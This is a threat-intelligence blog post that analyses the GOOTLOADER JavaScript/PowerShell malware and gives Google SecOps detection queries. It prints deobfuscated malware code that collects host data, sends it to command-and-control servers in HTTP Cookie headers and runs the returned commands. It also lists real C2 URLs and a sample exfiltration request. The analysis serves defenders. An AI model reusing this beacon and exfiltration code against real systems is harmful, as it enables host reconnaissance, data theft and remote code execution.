
Finding Malware: Detecting GOOTLOADER with Google ...

googlecloudcommunity.com/gc/Community-Blog/Finding-Malware-Detecting-GOOTLOADER-with-Google-Security/ba-p/823766

andy2002a October 31, 2024



Welcome to the Finding Malware Series

The "Finding Malware" blog series from Managed Defense is designed to empower the Google Security Operations community to detect emerging and persistent malware threats. This post dives into the **GOOTLOADER** malware family and the detection opportunities available within the Google Security Operations (SecOps) platform. You can read the other installments to the series here. Happy hunting!

About GOOTLOADER

Also known as: SLOWPOUR, Gootkit Loader

GOOTLOADER is an obfuscated JavaScript downloader which Mandiant has observed being distributed in multiple campaigns since 2021. In such campaigns, victims are tricked via search engine optimization (SEO) poisoning into downloading archives from compromised websites. These archives contain the **GOOTLOADER** malware, which users then extract and execute on hosts.

GOOTLOADER has been distributed by financially-motivated threat actors including UNC2565 as a means of initial access to an environment. Successful **GOOTLOADER** infections have led to data exfiltration, extortion, and ransomware deployment, as highlighted in a CISA advisory from August 2024.

Mandiant Managed Defense has observed the constant evolution of the **GOOTLOADER** malware such as the addition of new payloads and obfuscation techniques. This has likely been done by the malware authors as a way to evade detection.

Delivery

In typical campaigns distributing **GOOTLOADER**, victims are lured into visiting compromised WordPress websites via SEO poisoning. Victims perform a search, often for business-related documents such as legal requirements, agreements, or contracts, and navigate to a compromised site with information purportedly related to their search. Victims then download an archive containing the malware, and extract and execute the malicious JavaScript file.

Both the archive and the JavaScript file have names that closely resemble the victim's search query. This naming scheme helps trick the user into extracting and executing the malware.




Figure 1: Screenshot of a compromised web page distributing GOOTLOADER malware (captured March 2024)

GOOTLOADER Infection Chain

The typical **GOOTLOADER** infection chain consists of the following:

- **.zip** archive is downloaded from a compromised WordPress website.
- **.js** file (**GOOTLOADER**) from the **.zip** archive is extracted and executed.
- This initial **.js** script saves a second stage payload to **%AppData%** with a **.dat** or **.log** file extension.
- The **.dat**/**.log** file is renamed to **.js**.
- A scheduled task is created to run the second stage **.js** file.
- The second stage file decodes and executes an embedded **GOOTLOADER.POWERSHELL** payload that reaches out to the C2.




Figure 2: **GOOTLOADER** components

The stages of the infection chain are explained in further detail below.


First Stage JavaScript Execution

The extracted JavaScript is typically an open-source JavaScript library file, with the **GOOTLOADER** code embedded in it. This technique aims to avoid detection by hiding an obfuscated JavaScript payload within a legitimate JavaScript library file.

The typical first stage process tree during an infection is as follows:

```
explorer.exe
↳ "C:\Windows\System32\WScript.exe" "C:\Users\%USERNAME%\AppData\Local\Temp\<ZIP_FILE_NAME>.zip\
<JS_FILE_NAME>.js" (Execution of the downloaded malware)
```

Despite being obfuscated, it is possible to extract the malware configuration from the first stage **.js** file by leveraging this Python script as described in a previous blog. This capability is also available to VirusTotal Enterprise users under the *Malware configuration file* section.



Malware configuration file

gootloader

Implant Info

Family/toolkit	gootloader

Network Info

Extracted URLs

Scanned	Detections	Status	Categories	URL
2024-08-04	0 / 95	200	C2	https://re-ranger.com/wp/
2018-12-07	0 / 66	-	C2	https://sitebaseo.com
2022-03-09	0 / 93	200	C2	https://athletestories.gr
2024-06-02	0 / 95	200	C2	https://kansasdems.org
2024-07-23	0 / 94	200	C2	https://singularityhub.com

Dropped files

Scanned	Detections	Type	Name
2024-07-30	2 / 63	javascript	GootLoader3Stage2.js_
2024-07-30	9 / 65	powershell	decoded_gootloader.js_

Figure 3: Managed Defense's Backscatter script allows VT Enterprise users to extract GOOTLOADER configurations using the Backscatter script.

Second Stage JavaScript Execution

GOOTLOADER contains an obfuscated second stage payload that is decoded and saved to **C:\Users\%USERNAME%\AppData\Roaming\<RANDOM_DIRECTORY>\<HARD_CODED_FILE_NAME>** with a file extension of **.dat** or **.log**. It is then renamed to **.js**. These file names are hard-coded in the original **.js** script file, and the file is padded with 40-60MB of junk characters in order to increase its size and avoid detection.

A scheduled task is created in order to launch the second stage .js file. The task serves as a form of persistence and a way to execute the second stage file for the first time.

The name of the scheduled task is hard-coded into the malware and usually includes business themes such as "Regulatory Communication" or "Motivated Operations". The task will run at every user login, and the task action (command) will be set to the following:

```
wscript <SECOND_STAGE_8.3_FILENAME>.JS
```

Execution of the scheduled task results in the following process tree, where the second stage **.js** file is first executed by **wscript.exe** which in turn runs the file with **cscript.exe**

```
svchost.exe (Scheduled Task)
↳ "C:\WINDOWS\system32\wscript.EXE" <SECOND_STAGE_8.3_FILENAME>~1.JS
  ↳ "C:\Windows\System32\cscript.exe" "<SECOND_STAGE_8.3_FILENAME>~1.JS"
    ↳ powershell
```

GOOTLOADER.POWERSHELL Execution

The second stage JavaScript decodes an embedded PowerShell script which Mandiant tracks as **GOOTLOADER.POWERSHELL**. This PowerShell script performs the following steps (note that the script has been deobfuscated and its randomly-named functions/variables renamed to improve readability):

1. The script starts with a **while** loop that randomly selects 1 of 10 hard-coded URLs and passes it to the **c2_connect** function

```
# Loop infinitely
while(1){
    # use a try/catch to avoid crashing the script if an error occurs
    try{
        # Call the c2_connect function using a a random URL from the array
        c2_connect(
            @(
                "hxxps://domain0[.]com/",
                "hxxps://domain1[.]com/wp/",
                "hxxps://domain2[.]com/",
                "hxxps://domain3[.]gr/",
                "hxxps://domain4[.]org/",
                "hxxps://domain5[.]com/",
                "hxxps://domain6[.]info/",
                "hxxps://domain7[.]com/",
                "hxxps://domain8[.]com/",
                "hxxps://domain9[.]de/"
            ) | Get-Random
        )
    }
    catch{};

    # halt for 20 seconds before calling the c2_connect function again
    sleep -s 20
}
```

Figure 4: Initial PowerShell loop

2. The **c2_connect** function acquires data about the host such as the operating system, environment variables, running processes, files/folders, and storage drives.

```powershell
function c2_connect($c2_url){
    # Hard coded unique ID
    $unique_id="1234567890";

    # Environment variables and Operating System version
    $os_info=encode_gzip_b64((dir env:|where{$_.value.Length -lt 99}|%{($_.name+"^"+$_.value)})+("OSWMI^"+(gwmi Win32_OperatingSystem).caption));
    # Unique running processes
    $running_processes=encode_gzip_b64(Get-Process|select name -unique|%{$_.name});
    # Running processes that have a GUI window
    $running_gui_processes=encode_gzip_b64(Get-Process|where{$_.mainwindowtitle}|%{$_.name+"^"+$_.mainwindowtitle});
    # Links, folders, and files present on the Desktop
    $file_system_data=encode_gzip_b64((new-object -com shell.application).namespace(0).items()|%{
        if($_.islink){
            "0"+$_.name
        }
        elseif($_.isfolder){
            "1"+$_.name
        }
        elseif($_.isfilesystem){
            "2"+[io.path]::getfilename($_.path)
        }
        else{
            "3"+$_.name
        }
    });
    # Active Storage drives on the host
    $active_drives=encode_gzip_b64(Get-PSDrive|where{$_.free -gt 50000}|%{$_.name+"^"+$_.used});
```

Acquire Host Data

```powershell
    [net.ServicePointManager]::securityprotocol = [net.SecurityProtocolType]::tls12;
    [net.ServicePointManager]::ServerCertificateValidationCallback ={$true};

    # Build the GET request using the encoded data and the $c2_url
    $web_request=[system.net.webrequest]::create($c2_url);
    $web_request.useragent="Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.0.0 Safari/537.36";
    $web_request.keepalive=(0);
    $web_request.headers.add("
        Cookie: $unique_id=$os_info;
        $unique_id`1=$running_processes;
        $unique_id`2=$running_gui_processes;
        $unique_id`3=$file_system_data;
        $unique_id`4=$active_drives"
    );
```

Build the HTTP GET request

```powershell
    $stream_reader=new-object system.io.streamreader $web_request.getresponse().getresponsestream();
    # Parse the returned C2 command. Split the text based on the $unique_id
    $c2_command=($stream_reader.readtoend()) -split ($unique_id);
    if($c2_command.count -eq 3){
        # If $c2_command was split into 3 parts: Replace ^ with <blank>, and execute the second one.
        Invoke-Expression ($c2_command[1] -replace "\^","");
    }
}
```

Execute C2 Payload

Figure 5: **c2_connect** function

3. The script **Base64** encodes the collected information and compresses it using **gzip** before sending it to the C2 server. Prior to **Base64** encoding, the script adds hard-coded bytes to the beginning and end of the data (**<bytes><gzip-Data><bytes>**). This serves as a form of obfuscation, making it challenging to decode the compressed information without prior knowledge of those specific bytes. Note that Mandiant observed this additional obfuscation step in **GOOTLOADER.POWERSHELL** compromises beginning roughly in June 2024. Previous versions of **GOOTLOADER.POWERSHELL** did not have this additional step.

```
function encode_gzip_b64($input_data){
    # Create a MemoryStream and GZipStream that will store data
    $mem_stream = New-Object ("System.IO.MemoryStream");
    $gzip_stream = New-Object ("System.IO.StreamWriter")((New-Object ("System.IO.Compression.
    GZipStream")($mem_stream,(New-Object ("System.IO.Compression.CompressionMode"))::
    ("Compress"))));

    # Write $input_data to $gzip_stream. Join the items together using "|!" as a separator
    $gzip_stream.write([string]::join("|!",$input_data));
    $gzip_stream.close();

    #Add hard coded bytes to the data and convert it to Base64
    [system.convert]::("ToBase64String")(
        $(
            @(15,12,69,193,113,189,219,109,62);
            $mem_stream.ToArray();
            @(27,12,175,122,197,102,176,218,210)
        )
    )
}
```

Hard-coded Bytes

Figure 6: data encoding function

4. The **gzip-encoded** data along with a hard coded unique identifier (**$unique_id**) is placed in the **HTTP Cookie** header and sent through an HTTP **GET** request.

Below is a sample of an HTTP **GET** request with the **$unique_id 1234567890**. The numbers 1 to 4 are appended to the **$unique_id** and represent the type of system information.

- **1234567890** – environment variables and OS information
- **12345678901** – running processes
- **12345678902** – running desktop applications
- **12345678903** – files, links, and folders on the desktop
- **12345678904** – local disk drives with size of used disk space

```
GET / HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/123.0.0.0 Safari/537.36
Cookie:
1234567890=DwxFwXG9220+H4sIAAAAAAAEAJVVW2+bMBT+K6C9bNKKcmvSLk8UnMQdxsh2kk5CIJa4LSvBCOhN4sfPJqEhTZVuD1x8zufD
uXyfMR1nTgGhHsET6IDA+uF7ubjLo40dlVGlm55nm8xU9nnB88KHQD19M8sUwCci2sTpXaVb92IlkqjkrzAtyihJ3oXyV2+ANtiJitKLyvt
5tpbLoNvvn48ueqPz3rB73h8MLkdtMBMiKRyxispYpCp+bZAIBwKXuSYCwb0oyjTacGkUm41IdxlM4oQXrYy02uBvMdvFRzu+vlwMvx1t02
rzqc3L4aDf+/RzGHlzBkidN6LAnoIldLudOhbN+EoFWMbpWjwXfvFalHzT7/mrzdrgL7I+O4+feK5a28bRBrd1F/4eVulTIaa8JEKU74ez9
VT6DCNgE7hQRNiuPJPNgoPZV/q1uTBD5TwuEWc8vbZ/+n/WD2e9rtExuhJu//wPtIMt0/mMdooEicJOsSvpuwAk8P2DHrpzdAVIiCehpLYF
KMWEBoNKxymvW3IUunFICA127QxdVumqA+CGBYYc2NgAN2BsXJlsbFjIHhuLK6pu0nZN1SVflnSibrOxgag1Nrxf6lpKvOfIYE0yoUmsGWT
AYnMCAhPZw0HbC23JaDiBsjCYljwZDrSJVFryqg01JNY80UaXGi15lkn1aZ3v2pSnj3HKa3A7kAMWwAmGbRMBC0ghdoPBbUd2qsWDI/mflM
+h+5RW3pAfC0O651cOtPYz8R5/J/Gq0om5DBnGDg1tSFqKp7ISWUEtHWJ7Z2yVfZGlbNnfzLdZN4TfDbXSGUDeaWr5jG8yCfxXnEwxdCBlT
ZptbaF4lYtC3JZ7kZZRXmpITqwBFk1h+0h0hgmz5uwoAZsXD6XItjuMJH2odHWE2xiZ0D08SPb2kGATQXfanPNHsLqVjcCVofVHOFT/AoVS
CQi7HxUbLlClP8s64/yg5ZguEQzeWqHtHFq3owFJ2TzL44Jr4ClKHuvT/S+grmmPmAYAABsMr3rFZrDa0g==;
12345678901=DwxFwXG9220+H4sIAAAAAAAEAGVR7W7bMAx8lfoF/A5Z6jUeVjSI2xX7FSgWY2uRRIGUvwA//Cjba4sMBijpjjyTvF0I1tQ
qGvTfSTk4IMc5uxAODHSW8wY0ZzX6diFqJmY54tWhnzOteC3Q1q4JenBzBmOwSKnwij5q6lfuaV+8G69FeteAF6BBbCyckUX/apqzWuGnBf
7F/9JKbWHOfmKD/q2cM8sq9fAMDml62KMLBMwm9fNsakLGa8yP
LUbkL0ihG7h77o93QHW4A96CVlHKHOtYz9mLh0cyvQABByBuwdqv97Nh4UiH2powZydoDEeaBOouEk+dj8bBt22pFSiq29JrGD+facAK6o5
MnA6gbGwroN7U8B88ibQSVV55mbVqyH2Ip36KMQAZ8PVmK5vViOo2BTiADSmTXdomB0TLvXAhFGOUrb5c/iQ4cC+TS9hK5bcgFkfFt4QMc7
Z5mr/vTsf8R/n60fBGlD4CeWXzZBWyulhYuss/2+P8FcZY+tDFfIm7IPsb
jJcvLheb3BdJZ47UV8Wc/caOxGQPfwEdasVywgIAABsMr3rFZrDa0g==;
12345678902=DwxFwXG9220+H4sIAAAAAAAEAHMsKMjJTE4syczPcytKzE31yC8uifPNTC7KL85PK1FwTUlPrVGE80Fc/LLOARjyBfnlqUX
FGak5OXHhmXkp+eXFCgEgoWCQELJ0fGZxKhYlCp7BrgA6l998pwAAABsMr3rFZrDa0g==;
12345678903=DwxFwXG9220+H4sIAAAAAAAEAF2KQQrCMBBFrzI9gGLtDWxdCNIGqQeI8YODcaZMokXI4c3a1X+P99v5wYlcX5r2gvANEXR
gqdarZNNIzgti9dPxmmAVznwzb4xUmu7/NCKvas9Kk2Aw/oA25GBJxde+H7HStEAGDe8XJJMzpLo+s8pW70tpdrNqTD9F+wIAlwAAABsMr3
rFZrDa0g==;
12345678904=DwxFwXG9220+H4sIAAAAAAAEAHOOM7YwMDM2NrI0sjAAAKRsSCYNAAAAGwyvesVmsNrS

Host: example[.]com
Connection: Close
```

The contents of the **HTTP Cookie** header can be decoded using the CyberChef recipe below. The CyberChef recipe performs the following actions:

- Decode the data from **Base64**
- Use regex to extract data from the **gzip** magic bytes (**1F 8B**) until the end (**00**) of the line
- Decompress the result using **Gunzip**.

```
From_Base64('A-Za-z0-9+/=',true,false)
To_Hex('Space',0)
Regular_expression('User defined','1f 8b.*(00)',true,true,false,false,false,false,'List matches')
From_Hex('Auto')
Gunzip()
```




Figure 7: CyberChef recipe that decodes data

5. If the C2 responds to the **GOOTLOADER.POWERSHELL** request, then an additional payload is downloaded and executed using PowerShell's **Invoke-Expression** cmdlet. Note that the C2 response must contain the host's **$unique_id** in order for the command to execute. In some instances this response can occur several hours after the initial infection.

In the past the payload was **FONELAUNCH**, a .NET-based launcher that is written to the registry. However, in mid-2024 this has changed to a malicious **DLL** file that is executed using a renamed copy of **rundll32.exe**. In some instances this **DLL** file has been associated with **CLEANBOOST**, a backdoor malware.

Further steps in **GOOTLOADER** infections vary, but these initial compromises can lead to lateral movement in the environment followed by financially-motivated threat actor activity like ransomware deployment.

Threat Hunting & Detection in Google SecOps

Hunting Opportunities

Mandiant Hunt surfaces otherwise undetected malicious activity by employing a detection strategy that uses both strong signals (high enough fidelity to be reviewed 1:1) and weak signals (low fidelity on their own but provide broad coverage of threat actor tactics) to enumerate attacker activity in customer environments. These signals are used to sequentially funnel petabytes of telemetry data to a practicable number of enriched and highly curated cases for analyst review. Mandiant uses security frameworks like MITRE ATT&CK® to help label data, find interesting sequences of activity, and share actionable results with customers.

Google SecOps customers can use the following information to hunt for **GOOTLOADER** as well as other malicious activity using similar tactics:

- **Filewrite with suspicious extension to archive directory** - Filewrites with these attributes may represent users extracting potentially-malicious files from archives. This is a common delivery mechanism for many malware families, including **GOOTLOADER**

  These events map to MITRE ATT&CK Technique T1204.002 - User Execution: Malicious File. Some examples include:
- **C:\Users\<User>\AppData\Local\Temp\Legal_document_example_search_94721.zip\legal document example search 90126.js**
- **C:\Users\<User>\AppData\Local\Temp\fd3d6123-433a-4efb-a123-c43af0fa2f29_Legal_document_example_search(94721).zip.a58\legal_document_example_search(90126).js**

  Use the UDM query below in Google Security Operations to identify such file writes. The detection logic will likely find numerous innocuous events in your environment, so add exclusions to those already included at the bottom of the query to filter out the noise until interesting results remain.

```
(
        metadata.event_type = "FILE_CREATION" OR
        metadata.event_type = "FILE_MODIFICATION"
) AND
(
        target.file.full_path = /users/ nocase AND
        (
                target.file.full_path = /\.zip/ nocase OR
                target.file.full_path = /\.rar/ nocase
        ) AND
        (
                target.file.full_path = /vbs$/ nocase OR
                target.file.full_path = /js$/ nocase OR
                target.file.full_path = /hta$/ nocase OR
                target.file.full_path = /wsf$/ nocase OR
                target.file.full_path = /iso$/ nocase OR
                target.file.full_path = /img$/ nocase OR
                target.file.full_path = /vhd$/ nocase
        ) AND
        (
                principal.process.file.full_path = /rar/ nocase OR
                principal.process.file.full_path = /7z/ nocase OR
                principal.process.file.full_path = /explorer/ nocase
        ) AND
        NOT target.file.full_path = /setup\.hta$/ nocase AND
        NOT target.file.full_path = /\\VSCode\\/ nocase AND
        NOT target.file.full_path = /index\.js$/ nocase AND
        NOT target.file.full_path = /jquery/ nocase AND
        NOT target.file.full_path = /INetCache/ nocase
)
```

HTTP request with header containing long “Cookie” value - Mandiant has observed **GOOTLOADER** infections lead to exfiltration of host information via HTTP requests containing the data in the header. These events map to MITRE ATT&CK Technique T1041 - Exfiltration Over C2 Channel.

Use the UDM query below in Google Security Operations to identify such exfiltration.

```
(
        metadata.event_type = "NETWORK_CONNECTION" OR
        metadata.event_type = "NETWORK_HTTP"
) AND
target.url = /Cookie:\s[\w=\/+]{750,};/
```

Suspicious Windows Script Host process execution - In **GOOTLOADER** compromises, execution of the second-stage payloads were performed by the Windows Script Host (WSH) binaries **wscript.exe** and **cscript.exe**. In such compromises, the instance of **cscript.exe** launches a JavaScript file, which is an uncommon event in most environments. These events map to MITRE ATT&CK Technique T1059.007

- Command and Scripting Interpreter: JavaScript.

Use the UDM query below in Google Security Operations to identify process events where **wscript.exe** launches **cscript.exe** to execute a non-VBScript file. While not necessarily malicious, this activity is uncommon in most environments and should be investigated to determine if it was legitimate.

```
principal.process.file.full_path = /wscript\.exe/ nocase AND
target.process.file.full_path = /cscript\.exe/ nocase AND
NOT principal.process.command_line = /\.vbs/ nocase AND
NOT target.process.command_line = /\.vbs/ nocase
```

PowerShell filewrites to AppData\Roaming or AppData\Local\Temp - Following exfiltration of host information, Mandiant has observed **GOOTLOADER** compromises lead to PowerShell downloading additional payloads. In some instances, the additional payloads included a portable executable and a DLL file, with obfuscated file names and extensions. These events map to MITRE ATT&CK Technique T1059.001

- Command and Scripting Interpreter: PowerShell.

Use the UDM query below in Google Security Operations to identify PowerShell writing files with suspicious extensions to either the **AppData\Roaming** or **AppData\Local\Temp** directories. The detection logic will likely find numerous innocuous events in your environment, so add exclusions to those already included at the bottom of the query to filter out the noise until interesting results remain. This activity is not exclusive to **GOOTLOADER** compromises; Mandiant has observed many malware families leveraging these directories to store malicious files.

```
(
        metadata.event_type = "FILE_CREATION" OR
        metadata.event_type = "FILE_MODIFICATION"
) AND
(
        principal.process.file.full_path = /\\powershell\.exe$/ nocase AND
        (
                target.file.full_path = /\\AppData\\Roaming(\\[^\\\/]+)?\\[^\\\/]+\.
(svg|zip|rar|asp|png|jpg|iso|7z|html|doc|[A-Za-z]{5,8})$/ OR
                target.file.full_path = /\\AppData\\Local\\Temp\\[^\\\/]+\.
(svg|zip|rar|asp|jpg|iso|7z|doc)$/
        ) AND
        (
                principal.process.parent_process.file.full_path = /\\explorer\.exe/ nocase OR
                principal.process.parent_process.file.full_path = /\\cmd\.exe/ nocase OR
                principal.process.parent_process.file.full_path = /\\mshta\.exe/ nocase OR
                principal.process.parent_process.file.full_path = /\\RuntimeBroker\.exe/ nocase OR
                principal.process.parent_process.file.full_path = /\\WinRAR\.exe/ nocase OR
                principal.process.parent_process.file.full_path = /\\sihost\.exe/ nocase OR
                principal.process.parent_process.file.full_path = /\\Installer\.exe/ nocase OR
                principal.process.parent_process.file.full_path = /\\cmd\.exe/ nocase
        )
)
```

Google Security Operations Enterprise and Enterprise Plus customers will benefit from these detections being applied automatically through curated detections. Standard customers can use the YARA-L rules below to create single or multi-event rules to detect the malware. You can even ask Gemini in Google Security Operations to do it for you.

